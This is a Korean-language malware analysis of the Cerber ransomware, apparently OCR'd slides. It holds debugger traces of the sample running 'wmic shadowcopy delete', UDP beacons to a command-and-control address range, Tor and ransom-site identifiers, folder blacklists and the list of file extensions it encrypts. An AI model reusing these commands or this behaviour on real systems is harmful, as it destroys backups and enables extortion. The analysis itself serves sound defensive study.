
```
00404287  .  FF15 2411410( CALL DWORD PTR DS:[<&KERNEL32.CreateProcessA>]   └KERNEL32.CreateProcessA
                              ApplicationName = "C:₩WINDOWS₩system32₩cmd.exe"
                              CommandLine = NULL
                              pProcessSecurity = NULL
                              pThreadSecurity = NULL
                              InheritHandles = TRUE
                              CreationFlags = CREATE_NEW_CONSOLE
                              pEnvironment = NULL
                              CurrentDirectory = NULL
                              pStartupInfo = 0012F778 -> STARTUPINFOA (Size=68., Reserved1=NULL, Desktop=NULL,
                              pProcessInformation = 0012F7DC -> PROCESS_INFORMATION (hProcess=NULL, hThread=NU
```

```
00404092  .  FF15 F011410( CALL DWORD PTR DS:[<&KERNEL32.WriteFile>]   └KERNEL32.WriteFile
Address   Hex dump                                          ASCII             hFile = 0000010C
009D91A8  43 3A 5C 57 49 4E 44 4F 57 53 5C 73 79 73 74 65  C:₩WINDOWS₩syste  Buffer = 009D91A8 -> 43
009D91B8  6D 33 32 5C 77 62 65 6D 5C 77 6D 69 63 2E 65 78  m32₩wbem₩wmic.ex   Size = 53.
009D91C8  65 20 73 68 61 64 6F 77 63 6F 70 79 20 64 65 6C  e shadowcopy del  pBytesWritten = 0012F52C -> 4211341.
009D91D8  65 74 65 0D 0A 00 00 00 BA BA BA AB EF BE AD DE  ete♪◙             pOverlapped = NULL
```

2-5. 2차 분석

Cerber.exe

- Process32FirstW()를 통해 첫 번째 프로세스에 대한 정보 검색
- 검색된 프로세스 이름과 “wmic.exe” 두 문자열을 비교
- Process32NextW()를 통해 다음 프로세스에 대한 정보 검색




- 이 과정을 통해 wmic.exe의 명령인 shadowcopy delete가 실행되고 종료되었는지 확인

2-5. 2차 분석

Cerber.exe


➢ **WriteFile()를 통해 cmd.exe에 “exit”를 실행**



2-5. 2차 분석

Cerber.exe

- **inet_addr()을 통해 “194.165.16.0”를 네트워크 바이트 순서로 변환**
- **htons()를 통해 포트 주소를 네트워크 바이트 순서로 변환**
  - 1AEC = 6,892
- **socket(2,2,11)을 통해 소켓 생성**
  - AF_INET(2) = 인터넷 프로토콜 버전 4
  - SOCK_DGRAM(2) = UDP 프로토콜 사용



2-5. 2차 분석

Cerber.exe

- **sendto()를 통해 Server의 knock 데이터를 1번씩 전송**
  - 192.165.16.0 ~ 192.165.19.255
- **이를 통해 서버가 어디인지 특정 지을 수 없게 설계 되어짐**

```
00403487 | · FF15 2813410( | | | CALL DWORD PTR DS:[<&WS2_32.#20>]   WS2_32.sendto
                                                                    Arg1 = 0D0
                                                                    Arg2 = ASCII "hi008c1030"
                                                                    Arg3 = 0A
                                                                    Arg4 = 0
                                                                    Arg5 = 12F9F8
                                                                    Arg6 = 10
```

No.	Time	Source	Destination	Protocol	Length	Info
1	0.00000000	10.0.2.15	194.165.16.0	UDP	56	Source port: 1204 Destination port: 6892
2	10.5867900	10.0.2.15	194.165.16.1	UDP	56	Source port: 1204 Destination port: 6892
3	34.5493980	10.0.2.15	194.165.16.2	UDP	56	Source port: 1204 Destination port: 6892
17	38.1852310	10.0.2.15	194.165.16.3	UDP	56	Source port: 1204 Destination port: 6892
21	41.1564110	10.0.2.15	194.165.16.4	UDP	56	Source port: 1204 Destination port: 6892
23	49.8138000	10.0.2.15	194.165.16.5	UDP	56	Source port: 1204 Destination port: 6892
24	50.9694640	10.0.2.15	194.165.16.6	UDP	56	Source port: 1204 Destination port: 6892

No.	Time	Source	Destination	Protocol	Length	Info
1255	805.168945	10.0.2.15	194.165.19.244	UDP	56	Source port: 1204 Destination port: 6892
1256	805.168988	10.0.2.15	194.165.19.245	UDP	56	Source port: 1204 Destination port: 6892
1257	805.169032	10.0.2.15	194.165.19.246	UDP	56	Source port: 1204 Destination port: 6892
1258	805.169066	10.0.2.15	194.165.19.247	UDP	56	Source port: 1204 Destination port: 6892
1259	805.169105	10.0.2.15	194.165.19.248	UDP	56	Source port: 1204 Destination port: 6892
1260	805.169146	10.0.2.15	194.165.19.249	UDP	56	Source port: 1204 Destination port: 6892
1261	805.169216	10.0.2.15	194.165.19.250	UDP	56	Source port: 1204 Destination port: 6892
1262	805.169257	10.0.2.15	194.165.19.251	UDP	56	Source port: 1204 Destination port: 6892
1263	805.169294	10.0.2.15	194.165.19.252	UDP	56	Source port: 1204 Destination port: 6892
1264	805.169328	10.0.2.15	194.165.19.253	UDP	56	Source port: 1204 Destination port: 6892
1265	805.169367	10.0.2.15	194.165.19.254	UDP	56	Source port: 1204 Destination port: 6892
1266	806.154839	10.0.2.15	194.165.19.255	UDP	56	Source port: 1204 Destination port: 6892

2-5. 2차 분석

Cerber.exe

- Base64를 인코딩, 디코딩하기 위해 CryptAcquireContextW()를 통해 CSP(Crystographic Service Provider)핸들 얻음
- CryptStringToBinaryA()를 통해 help_files, global_public_key 값을 디코딩

```
004022F4   68 000000F0      PUSH F0000000
004022F9   6A 01            PUSH 1
004022FB   6A 00            PUSH 0
004022FD   6A 00            PUSH 0
004022FF   68 54E44200      PUSH OFFSET 0042E454
00402304   FF15 00104100    CALL DWORD PTR DS:[<&ADVAPI32.CryptAcquireContextW>]
```

```
00408A7F   FF15 58104100    CALL DWORD PTR DS:[<&CRYPT32.CryptStringToBinaryA>]
```

Base64 디코딩

2-5. 2차 분석

Cerber.exe

- StrCmpNIA()를 통해 디코딩되어진 값들 중 문자열을 찾고, 해당 값을 대입

```
00403754 | · FFD7 | CALL EDI | SHLWAPI.StrCmpNIA
  Str1 = "<!DOCTYPE html><html lang="en"><head><meta charset="utf-8"><title>CERBER
  Str2 = "<PC_ID>"
  Count = 7
  Str1 = "<!DOCTYPE html><html lang="en"><head><meta charset="utf-8"><title>CERBER
  Str2 = "<COUNT_FILES>"
  Count = 13.
  Str1 = "<!DOCTYPE html><html lang="en"><head><meta charset="utf-8"><title>CERBER
  Str2 = "<SITE_"
  Count = 6
  Str1 = "<!DOCTYPE html><html lang="en"><head><meta charset="utf-8"><title>CERBER
  Str2 = "<TOR>"
  Count = 5
```

- <TOR> = Ffoqr3ug7m726zou
- <SITE_> = Hclz73.top
- <

2-5. 2차 분석

Cerber.exe

- 레지스트리 …\Explorer\NoDrives의 역할은 값에 따라 특정 드라이브를 숨기거나 접근을 제한함
- 이 접근 제한 값을 0으로 함으로써 드라이버 접근 제한을 없앰

드라이브 값

Drive	2^n	Dec	Hex	Drive	2^n	Dec	Hex
A	2^0	1	1	N	2^13	8192	2000
B	2^1	2	2	O	2^14	16384	4000
C	2^2	4	4	P	2^15	32768	8000
D	2^3	8	8	Q	2^16	65536	10000
E	2^4	16	10	R	2^17	131072	20000
F	2^5	32	20	S	2^18	262144	40000
G	2^6	64	40	T	2^19	524288	80000
H	2^7	128	80	U	2^20	1048576	100000
I	2^8	256	100	V	2^21	2097152	200000
J	2^9	512	200	W	2^22	4194304	400000
K	2^10	1024	400	X	2^23	8388608	800000
L	2^11	2048	800	Y	2^24	16777216	1000000
M	2^12	4096	1000	Z	2^25	33554432	2000000

2-5. 2차 분석

Cerber.exe

- GetDriveTypeW()을 통해 C:\ 타입을 얻음
- 3,4,5값을 얻었을때 아래문을 실행


```
0040520A   ·  FF75 08       PUSH DWORD PTR SS:[EBP+8]                  RootPath
0040520D   ·  FF15 9011410( CALL DWORD PTR DS:[<&KERNEL32.GetDriveTypeW>] KERNEL32.GetDriveTypeW
00405213   ·  8BF0          MOV ESI,EAX
00405215   ·  83FE 02       CMP ESI,2
00405218   ·  72 4F         JB SHORT 00405269
0040521A   ·  83FE 03       CMP ESI,3
0040521D   ·  76 05         JBE SHORT 00405224
0040521F   ·  83FE 06       CMP ESI,6
00405222
00405224
00405229
0040522F
00405230
00405233                                                               osDeviceW
```

DRIVE_FIXED 3	The drive has fixed media; for example, a hard disk drive or flash drive.
DRIVE_REMOTE 4	The drive is a remote (network) drive.
DRIVE_CDROM 5	The drive is a CD-ROM drive.

2-5. 2차 분석

Cerber.exe


- QueryDosDeviceW()를 통해 드라이브 문자를 해당 심볼 링크 값으로 변환
- 이를 통해 드라이브가 사용 중인지 확인



2-5. 2차 분석

Cerber.exe

➢ **FindFirstFileW()를 통해 C:*에 존재하는 첫 파일을 검색**



2-5. 2차 분석

Cerber.exe

➢ **PathMatchSpecW()를 통해 현재 상위 폴더 경로가 blacklist의 폴더 경로들과 같은지 비교**

```
00404E0E | ·  FF15 8C12410( | CALL DWORD PTR DS:[<&SHLWAPI.PathMatchSpecW>]      | SHLWAPI.PathMatchSpecW
                                                                               Path = "C:₩*"
                                                                               Spec = "*:₩documents and settings₩all users₩documents₩*"
                                                                               Path = "C:₩*"
                                                                               Spec = "*₩appdata₩roaming₩microsoft₩office₩*"
```

2-5. 2차 분석

Cerber.exe

- 검색된 이름 값이 폴더인지 파일인지 검사
- 파일이면 AL값은 0이 되고, 폴더이면 AL값은 1이 됨

```
00405410  .  894424 0C      MOV DWORD PTR SS:[ESP+0C],EAX
00405414  .  83F8 FF        CMP EAX,-1
00405417  .v 0F84 1301000(  JE 00405530
0040541D  .  8B3D E811410(  MOV EDI,DWORD PTR DS:[<&KERNEL32.Sleep>]
00405423  >  53             PUSH EBX                                 Timeout => 0
00405424  .  FF35 58E4420(  PUSH DWORD PTR DS:[42E458]               hObject = 0000007C
0040542A  .  FF15 0412410(  CALL DWORD PTR DS:[<&KERNEL32.WaitForSingleObject>]  KERNEL32.WaitForSingleObject
00405430  .  85C0           TEST EAX,EAX
00405432  .v 0F84 EE000000  JZ 00405526
00405438  .  8D4424 40      LEA EAX,[ESP+40]
0040543C  .  E8 D0460000    CALL 00409B11                            파일인지 폴더인지 검사
00405441  .  84C0           TEST AL,AL
00405443  .v 0F85 C000000(  JNZ 00405509
00405449  .  F64424 14 10   TEST BYTE PTR SS:[ESP+14],10
0040544E  .  8D8424 680200  LEA EAX,[ESP+268]
00405455  .v 74 3F          JZ SHORT 00405496
00405457  .  FF75 08        PUSH DWORD PTR SS:[EBP+8]                Arg2
0040545A  .  50             PUSH EAX                                 Arg1
0040545B  .  8D4424 48      LEA EAX,[ESP+48]
0040545F  .  E8 81460000    CALL 00409AE5                            a31eb55003834823679085184dbdc09.00409AE5, Com
00405464  .  59             POP ECX
00405465  .  59             POP ECX
00405466  .  84C0           TEST AL,AL
00405468  .v 0F84 9B000000  JZ 00405509
0040546E  .  395D 14        CMP DWORD PTR SS:[EBP+14],EBX
00405471  .v 74 05          JE SHORT 00405478
00405473  .  FF75 14        PUSH DWORD PTR SS:[EBP+14]
00405476  .  FFD7           CALL EDI                                 Sleep
00405478  >  FF75 14        PUSH DWORD PTR SS:[EBP+14]
0040547B  .  8D8424 6C020(  LEA EAX,[ESP+26C]
00405482  .  FF75 18        PUSH DWORD PTR SS:[EBP+18]
00405485  .  FF75 10        PUSH DWORD PTR SS:[EBP+10]
00405488  .  FF75 0C        PUSH DWORD PTR SS:[EBP+0C]
0040548B  .  50             PUSH EAX
0040548C  .  E8 21FFFFFF    CALL 004053B2                            재귀함수
```

2-5. 2차 분석

Cerber.exe

- 폴더일 경우,
- 매개변수로 찾은 디렉토리의 경로를 넘김
- CALL 004053B2로 인해 코드를 재실행 (재귀함수)

```
0040543C  ·  E8 D0460000     CALL 00409B11                          파일인지 폴더인지 검사
00405441  ·  84C0            TEST AL,AL
00405443  ·  0F85 C0000000   JNZ 00405509
00405449  ·  F64424 14 10    TEST BYTE PTR SS:[ESP+14],10
0040544E  ·  8D8424 68020(   LEA EAX,[ESP+268]
00405455  ·  74 3F           JZ SHORT 00405496
00405457  ·  FF75 08         PUSH DWORD PTR SS:[EBP+8]              ┌Arg2
0040545A  ·  50              PUSH EAX                               │Arg1
0040545B  ·  8D4424 48       LEA EAX,[ESP+48]                       │
0040545F  ·  E8 81460000     CALL 00409AE5                          └a31eb55003834823679085184dbdc09.00409AE5, Com
00405464  ·  59              POP ECX
00405465  ·  59              POP ECX
00405466  ·  84C0            TEST AL,AL
00405468  ·  0F84 9B000000   JZ 00405509
0040546E  ·  395D 14         CMP DWORD PTR SS:[EBP+14],EBX
00405471  ·  74 05           JE SHORT 00405478
00405473  ·  FF75 14         PUSH DWORD PTR SS:[EBP+14]
00405476  ·  FFD7            CALL EDI                               Sleep
00405478  >  FF75 14         PUSH DWORD PTR SS:[EBP+14]
0040547B  ·  8D8424 6C020(   LEA EAX,[ESP+26C]
00405482  ·  FF75 18         PUSH DWORD PTR SS:[EBP+18]
00405485  ·  FF75 10         PUSH DWORD PTR SS:[EBP+10]
00405488  ·  FF75 0C         PUSH DWORD PTR SS:[EBP+0C]
0040548B  ·  50              PUSH EAX
0040548C  ·  E8 21FFFFFF     CALL 004053B2                          재귀함수
```

2-5. 2차 분석

Cerber.exe

- 파일인 경우,
- 전체 경로에서 확장자, 파일명 추출


```
0040569B  >  83EB 02      SUB EBX,2                  경로에서 파일 확장자 추출
0040569E  >  66:833B 2E   CMP WORD PTR DS:[EBX],2E   현재 문자가 '.'인가?
004056A2  .^ 75 F7        JNE SHORT 0040569B
```

```
004056AB  >  8BF8         MOV EDI,EAX
004056AD  .  8D47 FE      LEA EAX,[EDI-2]
004056B0  >  66:8338 5C   CMP WORD PTR DS:[EAX],5C   현재 문자가 '\'인가?
004056B4  .^ 75 F5        JNE SHORT 004056AB
```

2-5. 2차 분석

Cerber.exe

➢ PathMatchSpecW()를 통해 blacklist의 files리스트에 있는 파일명과 같은 지 비교



2-5. 2차 분석

Cerber.exe

- PathMatchSpecW()를 통해 encrypt의 files리스트에 있는 파일 명과 같은 지 비교
- 암호화 할 파일 전체 경로들을 메모리에 적재


```
00404E0E  ·  FF15 8C124100  CALL DWORD PTR DS:[<&SHLWAPI.PathMatchSpecW>]   SHLWAPI.PathMatchSpecW
                                                                            Path = ".txt"
                                                                            Spec = ".accdb"
```

```
"encrypt":{
    "files":[[".accdb",".mdb",".mdf",".dbf",".vpd",".sdf",".sqlitedb",".sqlite3",".sqlite",".sql",".sdb",".doc",".docx",".odt",
    ".xls",".xlsx",".ods",".ppt",".pptx",".odp",".pst",".dbx",".wab",".tbk",".pps",".ppsx",".pdf",".jpg",".tif",".pub",".one",".rtf",
    ".csv",".docm",".xlsm",".pptm",".ppsm",".xlsb",".dot",".dotx",".dotm",".xlt",".xltx",".xltm",".pot",".potx",".potm",".xps",
    ".wps",".xla",".xlam",".erbsql",".sqlite-shm",".sqlite-wal",".litesql",".ndf",".ost",".pab",".oab",".contact",".jnt",".mapimail",
    ".msg",".prf",".rar",".txt",".xml",".zip",".1cd",".3ds",".3g2",".3gp",".7z",".7zip",".aoi",".asf",".asp",".aspx",".asx",".avi",
    ".bak",".cer",".cfg",".class",".config",".css",".dds",".dwg",".dxf",".flf",".flv",".html",".idx",".js",".key",".kwm",".laccdb",
    ".ldf",".lit",".m3u",".mbx",".md",".mid",".mlb",".mov",".mp3",".mp4",".mpg",".obj",".pages",".php",".psd",".pwm",".rm",".safe",
    ".sav",".save",".srt",".swf",".thm",".vob",".wav",".wma",".wmv",".3dm",".aac",".ai",".arw",".c",".cdr",".cls",".cpi",".cpp",
    ".cs",".db3",".drw",".dxb",".eps",".fla",".flac",".fxg",".java",".m",".m4v",".max",".pcd",".pct",".pl",".ppam",".ps",".pspimage",
    ".r3d",".rw2",".sldm",".sldx",".svg",".tga",".xlm",".xlr",".xlw",".act",".adp",".al",".bkp",".blend",".cdf",".cdx",".cgm",".cr2",
    ".crt",".dac",".dcr",".ddd",".design",".dtd",".fdb",".fff",".fpx",".h",".iif",".indd",".jpeg",".mos",".nd",".nsd",".nsf",".nsg",
    ".nsh",".odc",".oil",".pas",".pat",".pef",".pfx",".ptx",".qbb",".qbm",".sas7bdat",".say",".st4",".st6",".stc",".sxc",".sxw",
    ".tlg",".wad",".xlk",".aiff",".bin",".bmp",".cmt",".dat",".dit",".edb",".flvv",".gif",".groups",".hdd",".hpp",".m2ts",".m4p",
    ".mkv",".mpeg",".nvram",".ogg",".pdb",".pif",".png",".qed",".qcow",".qcow2",".rvt",".st7",".stm",".vbox",".vdi",".vhd",".vhdx",
    ".vmdk",".vmsd",".vmx",".vmxf",".3fr",".3pr",".ab4",".accde",".accdr",".accdt",".ach",".acr",".adb",".ads",".agdl",".ait",".apj",
    ".asm",".awg",".back",".backup",".backupdb",".bank",".bay",".bdb",".bgt",".bik",".bpw",".cdr3",".cdr4",".cdr5",".cdr6",".cdrw",
    ".ce1",".ce2",".cib",".craw",".crw",".csh",".csl",".db_journal",".dc2",".dcs",".ddoc",".ddrw",".der",".des",".dgc",".djvu",
    ".dng",".drf",".dxg",".eml",".erf",".exf",".ffd",".fh",".fhd",".gray",".grey",".gry",".hbk",".ibank",".ibd",".ibz",".iiq",
    ".incpas",".jpe",".kc2",".kdbx",".kdc",".kpdx",".lua",".mdc",".mef",".mfw",".mmw",".mny",".moneywell",".mrw",".myd",".ndd",
    ".nef",".nk2",".nop",".nrw",".ns2",".ns3",".ns4",".nwb",".nx2",".nxl",".nyf",".odb",".odf",".odg",".odm",".orf",".otg",".oth",
    ".otp",".ots",".ott",".p12",".p7b",".p7c",".pdd",".mts",".plus_muhd",".plc",".psafe3",".py",".qba",".qbr",".qbw",".qbx",".qby",
    ".raf",".rat",".raw",".rdb",".rwl",".rwz",".s3db",".sd0",".sda",".sr2",".srf",".srw",".st5",".st8",".std",".sti",".stw",".stx",
    ".sxd",".sxg",".sxi",".sxm",".tex",".wallet",".wb2",".wpd",".x11",".x3f",".xis",".ycbcra",".yuv",".mab",".json",".msf",".jar",
    ".cdb",".srb",".abd",".qtb",".cfn",".info",".info_",".flb",".def",".atb",".tbn",".tbb",".tlx",".pml",".pmo",".pnx",".pnc",".pmi",
    ".pmm",".lck",".pm!",".pmr",".usr",".pnd",".pmj",".pm",".lock",".srs",".pbf",".omg",".wmf",".sh",".war",".ascx",".k2p",".apk",
    ".asset",".bsa",".d3dbsp",".das",".forge",".iwi",".lbf",".litemod",".ltx",".m4a",".re4",".slm",".tiff",".upk",".xxx",".money",
    ".cash",".private",".cry",".vsd",".tax",".gbr",".dgn",".stl",".gho",".ma",".acc",".db"]]
```

2-5. 2차 분석

Cerber.exe


- **FindNextFileW()를 통해 다음 파일을 검색 후, 위의 과정을 반복**
  - 다음 파일이 없다면, Return



2-5. 2차 분석

Cerber.exe

- CreateFileW()을 통해 암호화할 파일의 핸들을 얻음
- GetFileSizeEx()을 통해 해당 파일의 사이즈를 얻음
- ReadFile()을 통해 파일 내용을 읽어옴



2-5. 2차 분석

Cerber.exe

- GetLocalTime()을 통해 현재 로컬 날짜와 시간을 가져옴
- SystemTimeToFileTime()을 통해 시스템 시간을 파일 시간 형식으로 변환
- SetFileTime()을 통해 변환된 파일 시간으로 적용

```
00403CB2  ·  50            PUSH EAX                                 ┌pSystemtime
00403CB3  ·  FF15 2C114100 CALL DWORD PTR DS:[<&KERNEL32.GetLocalTime>] └KERNEL32.GetLocalTime
00403CB9  ·  33C0          XOR EAX,EAX
00403CBB  ·  66:8945 F4    MOV WORD PTR SS:[EBP-0C],AX
